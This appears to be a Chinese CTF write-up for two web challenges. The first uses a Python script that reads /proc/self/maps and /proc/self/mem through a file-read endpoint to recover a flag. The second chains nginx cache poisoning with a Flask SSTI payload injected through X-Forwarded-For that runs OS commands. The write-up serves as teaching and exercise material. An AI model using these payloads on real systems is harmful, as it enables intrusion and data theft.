

由于/passwd被删除,又因为被该文件被加载了且没有被关闭
1
2
3
4
5
6
7
8
f = io .open ("/flag" , "r" ) f2 = io .open ("/password" , "r" ) flag = f:read ("*all" ) password = f2:read ("*all" ) f:close () password = string .gsub (password, "[\n\r]" , "" ) os .remove ("/flag" )os .remove ("/password" )
,所以我们在df中可以查找到
发现6有回显但是被*替换了
对应敏感词的限制可以使用
Range: bytes=a-b来进行截取,最后得到密码
上帝视角

由于/flag已经被关闭,所以得用/read_anywhere路由在maps中查找
拷打ai写一个脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
import requestsimport reurl = "http://1.95.8.146:17794/read_anywhere" password = "passwordismemeispasswordsoneverwannagiveyouup" filename = "/proc/self/mem" def read_map (): headers = { "X-Gateway-Password" : password, "X-Gateway-Filename" : "/proc/self/maps" , "X-Gateway-Start" : "0" , "X-Gateway-Length" : "100860" } try : print ("[*] 请求 /proc/self/maps ..." ) response = requests.get(url, headers=headers, timeout=10 ) if response.status_code == 200 : print ("[*] 成功请求 /proc/self/maps" ) return response.text except Exception as e: print (f"[!] /proc/self/maps 请求失败: {e} " ) exit return None maps_content = read_map() memory_regions = [] for line in maps_content.strip().split('\n' ): parts = line.split() addr_range = parts[0 ] perms = parts[1 ] if 'r' not in perms: continue start_hex, end_hex = addr_range.split('-' ) start = int (start_hex, 16 ) end = int (end_hex, 16 ) memory_regions.append((start, end)) memory_regions.sort(key=lambda x: x[0 ]) def read_memory (start_addr, length ): headers = { "X-Gateway-Password" : password, "X-Gateway-Filename" : filename, "X-Gateway-Start" : f"0x{start_addr:x} " , "X-Gateway-Length" : str (length) } try : response = requests.get(url, headers=headers, timeout=10 ) if response.status_code == 200 : return response.text except Exception as e: print (f"Error reading memory at 0x{start_addr:x} : {e} " ) return None flag_pattern = re.compile (r"l3hctf\{[^\}]+\}" , re.IGNORECASE) CHUNK_SIZE = 4096 for start, end in memory_regions: current = start step = 0 while current < end: chunk_size = min (CHUNK_SIZE, end - current) step = step + 1 if (step % 50 == 0 ): print (f"[*] now 0x{current:x} " ) data = read_memory(current, chunk_size) if not data: current += chunk_size continue match = flag_pattern.search(data) if match : flag = match .group() print (f"[*] Found flag in memory region 0x{start:x} -0x{end:x} " ) print (f"[*] Flag: {flag} " ) exit(0 ) current += chunk_size print ("Flag not found in any readable memory regions." )
best_profile 拿到题目发现是一个flask框架,大概浏览了一眼发现了可以ssti的地方
所以我们要想办法进入到/ip_detail/<string:username>路由

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 @app.route("/get_last_ip/<string:username>" , methods=["GET" , "POST" ] def route_check_ip (username ): if not current_user.is_authenticated: return "You need to login first." user = User.query.filter_by(username=username).first() if not user: return "User not found." return render_template("last_ip.html" , last_ip=user.last_ip) geoip2_reader = geoip2.database.Reader("GeoLite2-Country.mmdb" ) @app.route("/ip_detail/<string:username>" , methods=["GET" ] def route_ip_detail (username ): res = requests.get(f"http://127.0.0.1/get_last_ip/{username} " ) if res.status_code != 200 : return "Get last ip failed." last_ip = res.text try : ip = re.findall(r"\d+\.\d+\.\d+\.\d+" , last_ip) country = geoip2_reader.country(ip) except (ValueError, TypeError): country = "Unknown" template = f""" <h1>IP Detail</h1> <div>{last_ip} </div> <p>Country:{country} </p> """ return render_template_string(template)
/ip_detail/<string:username>其实就是一个代理的功能,以get的方式访问本地/get_last_ip/<string:username>路由
但是由于/get_last_ip/<string:username>路由存在身份认证,/ip_detail/<string:username>又不会带cookic访问,所以正常来说只会得到You need to login first.这个响应
在nginx配置文件下存在以下配置
1
2
3
4
5
6
7
8
9
10
11
12
13
location ~ .*\.(gif|jpg|jpeg|png|bmp|swf)$ { proxy_ignore_headers Cache-Control Expires Vary Set-Cookie; proxy_pass http: proxy_cache static; proxy_cache_valid 200 302 30 d; } location ~ .*\.(js|css)?$ { proxy_ignore_headers Cache-Control Expires Vary Set-Cookie; proxy_pass http: proxy_cache static; proxy_cache_valid 200 302 12 h; }
如果是以以上几个后缀结尾,他就会将页面缓存下来
我们注册一个用户名以以上单词结尾的帐户就可以利用 Web 缓存中毒

注册1.jpg,在登陆时将xff修改为我们的payload{{lipsum.__globals__.__builtins__.__import__('os').popen('id').read()}}
查看/get_last_ip/<string:username>

发现我们的引号被进行了html转义,所以使用request.args.key来进行绕过

payload
1 {{lipsum.__globals__.__builtins__.__import__ (request.args.a).popen(request.args.b).read()}}
题外话,由于缓存原因我们可以进入到本地docker中手动删除缓存,在确保payload能打通后再上题目会方便很多